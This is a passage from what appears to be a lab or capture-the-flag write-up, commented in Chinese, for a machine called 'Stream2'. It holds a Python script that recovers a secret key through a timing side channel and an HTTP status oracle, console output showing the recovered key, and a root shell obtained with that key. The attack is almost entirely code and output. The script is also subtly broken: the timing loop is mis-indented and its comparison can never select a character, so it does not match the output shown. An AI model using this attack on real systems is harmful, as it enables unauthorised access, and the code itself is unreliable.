# -----

def post(key):
    data = urllib.parse.urlencode({"key": key}).encode()

    req = urllib.request.Request(
        URL,
        data=data,
        method="POST"
    )

    start = time.perf_counter()

    try:
        with urllib.request.urlopen(req) as r:
            r.read()
            status = r.status
    except urllib.error.HTTPError as e:
        status = e.code
        try:
            e.read()
        except:
            pass

    end = time.perf_counter()
```

```

        return end - start, status

# -----
# 稳定测量 (用于 timing)
# -----
def measure(key, rounds=6):
    samples = []
    for _ in range(rounds):
        t, _ = post(key)
        samples.append(t)
    return statistics.median(samples)

# -----
# 主逻辑
# -----
known = ""

for pos in range(KEY_LEN):
    print(f"\n[+] Position {pos}")

    # -----
    # 最后一位: 用 status oracle
    # -----
    if pos == KEY_LEN - 1:
        for c in CHARSET:
            guess = known + c

            _, status = post(guess)

            print(f"  try {c} -> HTTP {status}")

            if status == 200:
                known += c
                print(f"[+] FINAL CHAR FOUND: {c}")
                break

        break

```

```

# -----
# 前31位: timing attack
# -----
best_char = None
best_time = -1

for c in CHARSET:
    guess = (known + c).ljust(KEY_LEN, "0")

    t = measure(guess, rounds=6)

    print(f" try {c} -> {t:.6f}s")

    if t < best_time:
        best_time = t
        best_char = c

known += best_char
print(f"[+] Known so far: {known}")

print("\n[+] FINAL KEY:", known)

```

找到了

```
Windows PowerShell  Debian
try 5 -> 0.302563s
try 6 -> 0.313115s
try 7 -> 0.303816s
try 8 -> 0.303792s
try 9 -> 0.303077s
try a -> 0.302853s
try b -> 0.302674s
try c -> 0.304743s
try d -> 0.303603s
try e -> 0.303886s
try f -> 0.302293s
[+] Known so far: 2c40dada4efc0b72dedcacc61106d16

[+] Position 31
try 0 -> HTTP 401
try 1 -> HTTP 401
try 2 -> HTTP 401
try 3 -> HTTP 401
try 4 -> HTTP 401
try 5 -> HTTP 401
try 6 -> HTTP 401
try 7 -> HTTP 401
try 8 -> HTTP 401
try 9 -> HTTP 401
try a -> HTTP 401
try b -> HTTP 200
[+] FINAL CHAR FOUND: b

[+] FINAL KEY: 2c40dada4efc0b72dedcacc61106d16b
lnnn@Stream2:~$
```

直接切换root

```
[+] FINAL KEY: 2c40dada4efc0b72dedcacc61106d16b
lnnn@Stream2:~$ su root
Password:
root@Stream2:/home/lnnn# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@Stream2:/home/lnnn#
```